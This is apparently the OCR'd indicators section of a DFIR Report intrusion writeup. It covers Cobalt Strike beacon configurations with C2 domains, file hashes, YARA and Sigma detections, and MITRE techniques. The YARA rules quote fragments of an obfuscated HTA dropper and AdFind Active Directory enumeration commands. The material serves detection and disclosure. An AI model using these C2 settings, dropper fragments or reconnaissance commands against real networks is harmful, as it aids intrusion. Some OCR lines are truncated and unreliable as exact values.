
charity-wallet[.]com
213.252.245.62
(added to Threat Feed on 2021-06-03)


Event
4484
malware-config:
{
"x64": {
"md5": "c282bfab34469e2884e...
"sha256": "4fb85bef421d2336...
"config": {
"Jitter": 37,
"Method 1": "GET",
"Beacon Type": "8 (HTTPS)...
"Polling": 63565,
"Method 2": "POST",
"Port": 443,
"Spawn To x64": "%windir%...
"C2 Server": "charity-wal...
"Spawn To x86": "%windir%...
"HTTP Method Path 2": "/b...
},
"time": 1622753776178.3,
"sha1": "797d697c7a6770b2ca...
},
"x86": {
"md5": "ed2dbbd89fb9abad708...
"sha256": "6477ba90a44152ca...
"config": {
"Jitter": 37,
"Method 1": "GET",
"Beacon Type": "8 (HTTPS)...
"Polling": 63565,
"Method 2": "POST",
"Port": 443,
"Spawn To x64": "%windir%...
"C2 Server": "charity-wal...
"Spawn To x86": "%windir%...
"HTTP Method Path 2": "/b...
},
"time": 1622753770976.5,
"sha1": "d1b9040e8bf1db317c...
}
}
Cobalt Strike Configuration
213.252.245.62
charity-wallet.com
Network Coordination Centre
, (Lithuania)
descr
+370 41 210000
+31 20 535 4444
+370 650 02611
+370 5 204 4044
abuse@bacloud.com
hostmaster@ripe.net
Lithuania
'abuse@bacloud.com
abuse@ripe.net
PEEXE
cobaltstrike_shellcode.exe
md5
a83083f276326a7a4e77416bb0cb1537
sha1
c31ba3862cc7f6f3df7d639266b3546...
sha256
985889e7a89e177df688e7d2fec36a8...
vhash
0250875d151c0d1d1d1e7az1a1c=z
authentihash
9920f57f6df420aa388306b90172221...
ssdeep
6144:2gESarTlCW+zy2I3kGakSLl9IP...
cobaltstrike_shellcode.exe
https://charity-wallet.com/ch.h...
charity-wallet.com
R3
charity-wallet.com
REDACTED FOR PRIVACY
REDACTED FOR PRIVACY
NETHERLANDS
PEEXE
anxvjcnaJK
2022-05-25
REDACTED FOR PRIVACY
2021-05-25
Hosting Concepts B.V. d/b/a Reg...
2021-05-25
Zuid-Holland
REDACTED FOR PRIVACY
REDACTED FOR PRIVACY
md5
ea64ada02c0e573fc1667943e727445f
sha1
f919b9be839fd3f0c8da5a7c1830a80...
sha256
c9fb3af92ddba059cb78d6104a5708e...
vhash
0250776d655c0d5d1dbz161c=z
authentihash
a3fb4859ecf960a0f41346de0116989...
ssdeep
6144:N5bGJch8+6Rc5U7oMMyp8qA/pc...
anxvjcnaJK
zbetcheckin_tracker_anxvjcnaJK
peexe
direct-cpu-clock-access
runtime-modules
PEEXE
#zbetcheckin tra...
SRC URL reported...
long-sleeps
checks-network-adapters

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3S: ae4edc6faf64d08308082ad26be60767
Certificate Subject Key Identifier:
0F:9E:24:12:4D:36:90:93:55:B5:8D:C1:26:0D:2F:79:BE:C2:78:9B
Not Before: May 26 07:48:00 2021 GMT
Not After : Aug 24 07:48:00 2021 GMT
Issuer Org: Let's Encrypt
Subject Common: charity-wallet.com
Public Algorithm: rsaEncryption
```

```
{
"x64": {
"md5": "c282bfab34469e2884ea0a964f7faf86",
"sha256": "4fb85bef421d23361fce6c7d00ed5047dd47e0ebaf1769be96b10c83c99441f8",
"config": {
"Jitter": 37,
"Method 1": "GET",
"Beacon Type": "8 (HTTPS)",
"Polling": 63565,
"Method 2": "POST",
"Port": 443,
"Spawn To x64": "%windir%\\sysnative\\regsvr32.exe",
"C2 Server": "charity-wallet.com,/ch.html",
"Spawn To x86": "%windir%\\syswow64\\regsvr32.exe",
"HTTP Method Path 2": "/ba"
},
"time": 1622753776178.3,
"sha1": "797d697c7a6770b2caa8e3b6c5e2e7b5ab7cc55b"
},
"x86": {
"md5": "ed2dbbd89fb9abad7086f71def9f7cf5",
"sha256": "6477ba90a44152ca98107c0bd00161a8a61daf32418654bc8c0f27e01eb43303",
"config": {
"Jitter": 37,
"Method 1": "GET",
"Beacon Type": "8 (HTTPS)",
"Polling": 63565,
"Method 2": "POST",
"Port": 443,
"Spawn To x64": "%windir%\\sysnative\\regsvr32.exe",
"C2 Server": "charity-wallet.com,/ch.html",
"Spawn To x86": "%windir%\\syswow64\\regsvr32.exe",
"HTTP Method Path 2": "/ba"
},
"time": 1622753770976.5,
"sha1": "d1b9040e8bf1db317c18f903ab95f44b30736a78"
}
}
```

gmbfrom[.]com
88.80.147.101
(added to Threat Feed on 2021-06-03)



```
malware-config:
{
"x86": {
"sha1": "b785cae596f7b68376...
"config": {
"Method 2": "POST",
"Port": 80,
"Method 1": "GET",
"Polling": 5000,
"Beacon Type": "0 (HTTP)",
"Jitter": 10,
"Spawn To x86": "%windir%...
"C2 Server": "88.80.147.1...
"HTTP Method Path 2": "/j...
"Spawn To x64": "%windir%...
},
"time": 1622753064031.5,
"sha256": "dd0dd0b3e95ff62c...
"md5": "56830f9cc0fe712e229...
},
"x64": {
"sha1": "11724324f8ec1940be...
"config": {
"Method 2": "POST",
"Port": 80,
"Method 1": "GET",
"Polling": 5000,
"Beacon Type": "0 (HTTP)",
"Jitter": 10,
"Spawn To x86": "%windir%...
"C2 Server": "88.80.147.1...
"HTTP Method Path 2": "/j...
"Spawn To x64": "%windir%...
},
"time": 1622753068830.2,
"sha256": "36a5e68810f38234...
"md5": "9dde7f14a076a5c3db8...
}
}
```

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3S: ae4edc6faf64d08308082ad26be60767
Certificate: 04:2f:14:f8:9d:82:a2:39:2e:ea:8e:4f:c1:b7:0d:b8:bf:a7 Not Before: May 20
15:55:27 2021 GMT
Not After : Aug 18 15:55:27 2021 GMT
Issuer Org: Let's Encrypt
Subject Common: gmbfrom.com
Public Algorithm: rsaEncryption
```

```
{
"x86": {
"sha1": "b785cae596f7b68376464e3e300fe0aff5bea845",
"config": {
"Method 2": "POST",
"Port": 80,
"Method 1": "GET",
"Polling": 5000,
"Beacon Type": "0 (HTTP)",
"Jitter": 10,
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"C2 Server": "88.80.147.101,/jquery-3.3.1.min.js",
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
},
"time": 1622753064031.5,
"sha256": "dd0dd0b3e95ff62c45af048c0169e2631ac906da4a603cadbc7014cbcfb4e631",
"md5": "56830f9cc0fe712e22921a7a5a0f1a53"
},
"x64": {
"sha1": "11724324f8ec1940be87553ae2bd5f96b979a5d6",
"config": {
"Method 2": "POST",
"Port": 80,
"Method 1": "GET",
"Polling": 5000,
"Beacon Type": "0 (HTTP)",
"Jitter": 10,
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"C2 Server": "88.80.147.101,/jquery-3.3.1.min.js",
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
},
"time": 1622753068830.2,
"sha256": "36a5e68810f3823470fadd578efb75b5c2d1ffe9f4a16d5566f0722257cc51ce",
"md5": "9dde7f14a076a5c3db8f4472b87fd11e"
}
}
```

Impact

We did not observe the final actions of the threat actors during this intrusion.

IOCs

Network

```
88.80.147.101|443
gmbfrom.com
213.252.245.62|443
charity-wallet.com
162.244.81.62|443
krinsop.com
91.193.19.37|443
lookupup.uno
45.153.240.135|443
agalere.club
12horroser.fun
172.67.222.68|80
fintopikasling.top
185.38.185.121|443
contocontinue.agency
164.90.157.246|443
109.230.199.73|80
http://povertyboring2020b[.]com
povertyboring2020b[.]com
```

File

```
order 06.21.doc
b1254d3fa38e2418734d4a2851fc22a6
7c71a7ae38ef95d36434f0b680b30393de9b95ec
95af2e46631be234a5178584507926562946 2e809e667081eb0b723116e265f3
ekix4.dll
74b91ef6278231c152259f58f0420ad4
cbcd475e05642f7e0a049827c6a3c722046c591d
e27b71bd1ba7e1f166c2553f7f6dba1d6e25fa2f3bb4d08d156073d49cbc360a
textboxNameNamespace.hta
decfd224c4317795dd7716c680a29dcb
42c52ad41878deeecfe6526431a1e0bf34311286
b17c7316f5972fff42085f7313f19ce1c69b17bf61c107b1ccf94549d495fa42
textboxNameNamespace.jpg
13c928acdec1cc1682ed84d27b83841a
f90fb56e148b17af89a896bbb0ba0b89fc0ecdb2
010f52eda70eb9ff453e3af6f3d9d20cbda0c4075feb49c209ca1c250c676775
adf.bat
b94bb0ae5a8a029ba2fbb47d055e22bd
035940bd120a72e2da1b6b7bb8b4efab46232761
f6a377ba145a5503b5eb942d17645502eddf3a619d26a7b60df80a345917aaa2
Muif.dll
9e7756f47e57a03e6eb5fe7d2505b870
fb6339704bf11507038ddaf8f01324da5b71ee19
8b9d605b826258e07e63687d1cefb078008e1a9c48c34bc131d7781b142c84ab
```

Detections

Network

```
ET DNS Query to a *.top domain - Likely Hostile
ET POLICY OpenSSL Demo CA - Internet Widgits Pty
ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-
MD5
```

Sigma

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_procdump_lsass.yml

https://github.com/SigmaHQ/sigma/blob/99b0d32cec5746c8f9a79ddbbeb53391cef326ba/rules/windows/process_creation/win_trust_discovery.yml

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_ad_find_discovery.yml

https://github.com/SigmaHQ/sigma/blob/7288ae93b9ec8d09f56cdc623a44a21fa0826afb/rules/windows/process_creation/process_creation_cobaltstrike_load_by_rundll32.yml

https://github.com/SigmaHQ/sigma/blob/bbe67ddc73adaa245941fe240db4eff3279078a8/rules/windows/registry_event/sysmon_cobaltstrike_service_installs.yml

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_uac_fodhelper.yml

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_pass_the_hash_2.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-07-13
Identifier: Case 4485
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule textboxNameNamespace {
meta:
description = "4485 - file textboxNameNamespace.hta"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-07-13"
hash1 = "b17c7316f5972fff42085f7313f19ce1c69b17bf61c107b1ccf94549d495fa42"
strings:
$s1 =
"idGNlamJvbWV0c3lzZWxpZi5nbml0cGlyY3MiKHRjZWpiT1hldml0Y0Egd2VuID0gTG1lciByYXY7KSJsbGVc
 ascii /* base64 encoded string 'tcejbometsyselif.gnitpircs"(tcejbOXevitcA wen = Lmer
rav;)"llehs.tpircsw"(tcejbOXevitcA wen = e' */
$s2 = "/<html><body><div
id='variantDel'>fX17KWUoaGN0YWN9O2Vzb2xjLnRzbm9Dbm90dHVCd2VpdjspMiAsImdwai5lY2Fwc2VtYU
 ascii
$s3 = "oveTo(-100, -100);var swapLength =
tplNext.getElementById('variantDel').innerHTML.split(\"aGVsbG8\");var textSinLibrary
= ptrSin" ascii
$s4 = "wxyz0123456789+/</div><script language='javascript'>function
varMainInt(tmpRepo){return(new ActiveXObject(tmpRepo));}function bt" ascii
$s5 =
"VwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMudHNub0Nub3R0dUJ3ZWl2Oyl5ZG9iZXNub3BzZXIuZXRhREl4b2J
 ascii
$s6 = "ript><script language='vbscript'>Function byteNamespaceReference(variantDel) :
Set WLength = CreateObject(queryBoolSize) : With " ascii
$s7 = "WLength : .language = \"jscript\" : .timeout = 60000 : .eval(variantDel) : End
With : End Function</script><script language='vbs" ascii
$s8 =
"FkZGEvbW9jLmIwMjAyZ25pcm9ieXRyZXZvcC8vOnB0dGgiICwiVEVHIihuZXBvLmV0YURJeG9idHhldDspInB
 ascii
$s9 =
"pJMTZBb0hjcXBYbVI1ZUI0YXF0SVhWWlZkRkhvZjFEZy9qYWVMTGlmc3doOW9EaEl2QlllYnV1dWxPdktuQWF
 ascii
$s10 =
"B5dC50c25vQ25vdHR1QndlaXY7bmVwby50c25vQ25vdHR1QndlaXY7KSJtYWVydHMuYmRvZGEiKHRjZWpiT1h
 ascii
$s11 = "t><script language='javascript'>libView['close']();</script></body></html>"
fullword ascii
$s12 =
"t5cnR7KTAwMiA9PSBzdXRhdHMuZXRhREl4b2J0eGV0KGZpOykoZG5lcy5ldGFESXhvYnR4ZXQ7KWVzbGFmICw
 ascii
$s13 = "tYU5vcmV6IHJhdg==aGVsbG8msscriptcontrol.scriptcontrol</div><div
id='exLeftLink'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuv" ascii
```

```
$s14 = "nGlob(pasteVariable)
{return(tplNext.getElementById(pasteVariable).innerHTML);}function lConvert()
{return(btnGlob('exLeftLink'));" ascii
$s15 = "ipt'>Call byteNamespaceReference(textSinLibrary)</script><script
language='vbscript'>Call byteNamespaceReference(remData)</scrip" ascii
$s16 = "Ex](x)];b=(b<<6)+c;l+=6;while(l>=8){((a=(b>>>(l-=8))&0xff)||(x<(L-2)))&&
(vbaBD+=w(a));}}return(vbaBD);};function ptrSingleOpt(be" ascii
$s17 = "eOpt(bytesGeneric(swapLength[0]));var remData =
ptrSingleOpt(bytesGeneric(swapLength[1]));var queryBoolSize = swapLength[2];</sc"
ascii
$s18 = "}function bytesGeneric(s){var e={}; var i; var b=0; var c; var x; var l=0;
var a; var vbaBD=''; var w=String.fromCharCode; var L" ascii
$s19 = "=s.length;var counterEx = ptrSingleOpt('tArahc');for(i=0;i<64;i++)
{e[lConvert()[counterEx](i)]=i;}for(x=0;x<L;x++){c=e[s[counter" ascii
$s20 = "foreRight){return beforeRight.split('').reverse().join('');}libView =
window;tplNext = document;libView.resizeTo(1, 1);libView.m" ascii
condition:
uint16(0) == 0x3c2f and filesize < 7KB and
8 of them
}

rule case_4485_adf {
meta:
description = "files - file adf.bat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-07-13"
hash1 = "f6a377ba145a5503b5eb942d17645502eddf3a619d26a7b60df80a345917aaa2"
strings:
$s2 = "adfind.exe -f \"(objectcategory=person)\" > ad_users.txt" fullword ascii
$s3 = "adfind.exe -f \"objectcategory=computer\" > ad_computers.txt" fullword ascii
$s4 = "adfind.exe -gcb -sc trustdmp > trustdmp.txt" fullword ascii
$s5 = "adfind.exe -sc trustdmp > trustdmp.txt" fullword ascii
$s6 = "adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt" fullword ascii
$s7 = "adfind.exe -f \"(objectcategory=group)\" > ad_group.txt" fullword ascii
$s8 = "adfind.exe -f \"(objectcategory=organizationalUnit)\" > ad_ous.txt" fullword
ascii
condition:
uint16(0) == 0x6463 and filesize < 1KB and all of them
}

rule case_4485_Muif {
meta:
description = "4485 - file Muif.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-07-13"
hash1 = "8b9d605b826258e07e63687d1cefb078008e1a9c48c34bc131d7781b142c84ab"
strings:
$s1 = "Common causes completion include incomplete download and damaged media"
fullword ascii
$s2 = "An error occurred writing to the file" fullword ascii
$s3 = "asks should be performed?" fullword ascii
$s4 = "The waiting time for the end of the launch was exceeded for an unknown reason"
fullword ascii
```

```
$s5 = "Select the Start Menu folder in which you would like Setup to create the
programs shortcuts, then click Next. Which additional t" ascii
$s6 = "HcA<E3" fullword ascii /* Goodware String - occured 1 times */
$s7 = "D$([email protected]" fullword ascii /* Goodware String - occured 1 times */
$s8 = "Select the Start Menu folder in which you would like Setup to create the
programs shortcuts, then click Next. Which additional t" ascii
$s9 = "Please verify that the correct path and file name are given" fullword ascii
$s10 = "Critical error" fullword ascii
$s11 = "Please read this information carefully" fullword ascii
$s12 = "Unknown error occurred for time: " fullword ascii
$s13 = "E 3y4i" fullword ascii
$s14 = "D$tOuo2" fullword ascii
$s15 = "D$PH9D$8tXH" fullword ascii
$s16 = "E$hik7" fullword ascii
$s17 = "D$p]mjk" fullword ascii
$s18 = "B):0~\"Z" fullword ascii
$s19 = "Richo/" fullword ascii
$s20 = "D$xJij" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 70KB and
( pe.imphash() == "42205b145650671fa4469a6321ccf8bf" and pe.exports("StartW") or 8 of
them )
}

rule textboxNameNamespace_2 {
meta:
description = "4485 - file textboxNameNamespace.jpg"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-07-13"
hash1 = "010f52eda70eb9ff453e3af6f3d9d20cbda0c4075feb49c209ca1c250c676775"
strings:
$s1 = "uwunhkqlzle.dll" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "operator co_await" fullword ascii
$s4 = "ggeaxcx" fullword ascii
$s5 = "wttfzwz" fullword ascii
$s6 = "fefewzydtdu" fullword ascii
$s7 = "ilaeemjyjwzjwj" fullword ascii
$s8 = "enhzmqryc" fullword ascii
$s9 = "flchfonfpzcwyrg" fullword ascii
$s10 = "dayhcsokc" fullword ascii
$s11 = "mtqnlfpbxghmlupsn" fullword ascii
$s12 = "zqeoctx" fullword ascii
$s13 = "ryntfydpykrdcftxx" fullword ascii
$s14 = "atxvtwd" fullword ascii
$s15 = "icjshmfrldy" fullword ascii
$s16 = "lenkuktrncmxiafgl" fullword ascii
$s17 = "alshaswlqmhptxpc" fullword ascii
$s18 = "izonphi" fullword ascii
$s19 = "atttyokowqnj" fullword ascii
$s20 = "nwvohpazb" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 500KB and
( pe.imphash() == "4d46e641e0220fb18198a7e15fa6f49f" and ( pe.exports("PluginInit")
and pe.exports("alshaswlqmhptxpc") and pe.exports("amgqilvxdufvpdbwb") and
pe.exports("atttyokowqnj") and pe.exports("atxvtwd") and pe.exports("ayawgsgkusfjmq")
) or 8 of them )
}

rule case_4485_ekix4 {
meta:
description = "4485 - file ekix4.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-07-13"
hash1 = "e27b71bd1ba7e1f166c2553f7f6dba1d6e25fa2f3bb4d08d156073d49cbc360a"
strings:
$s1 = "f159.dll" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "ossl_store_get0_loader_int" fullword ascii
$s4 = "loader incomplete" fullword ascii
$s5 = "log conf missing description" fullword ascii
$s6 = "SqlExec" fullword ascii
$s7 = "process_include" fullword ascii
$s8 = "EVP_PKEY_get0_siphash" fullword ascii
$s9 = "process_pci_value" fullword ascii
$s10 = "EVP_PKEY_get_raw_public_key" fullword ascii
$s11 = "EVP_PKEY_get_raw_private_key" fullword ascii
$s12 = "OSSL_STORE_INFO_get1_NAME_description" fullword ascii
$s13 = "divisor->top > 0 && divisor->d[divisor->top - 1] != 0" fullword wide
$s14 = "ladder post failure" fullword ascii
$s15 = "operation fail" fullword ascii
$s16 = "ssl command section not found" fullword ascii
$s17 = "log key invalid" fullword ascii
$s18 = "cms_get0_econtent_type" fullword ascii
$s19 = "log conf missing key" fullword ascii
$s20 = "ssl command section empty" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 11000KB and
( pe.imphash() == "547a74a834f9965f00df1bd9ed30b8e5" or 8 of them )
}
```

MITRE

Spearphishing Attachment – T1566.001
Malicious File – T1204.002
Signed Binary Proxy Execution – T1218
Windows Management Instrumentation – T1047
Command and Scripting Interpreter – T1059
PowerShell – T1059.001
Windows Command Shell – T1059.003
Service Execution – T1569.002
Windows Service – T1543.003
Bypass User Account Control – T1548.002
OS Credential Dumping – T1003

System Information Discovery – T1082
Security Software Discovery – T1518.001
Domain Trust Discovery – T1482
Network Share Discovery – T1135
SMB/Windows Admin Shares – T1021.002
Lateral Tool Transfer – T1570
Application Layer Protocol – T1071

Internal case #4485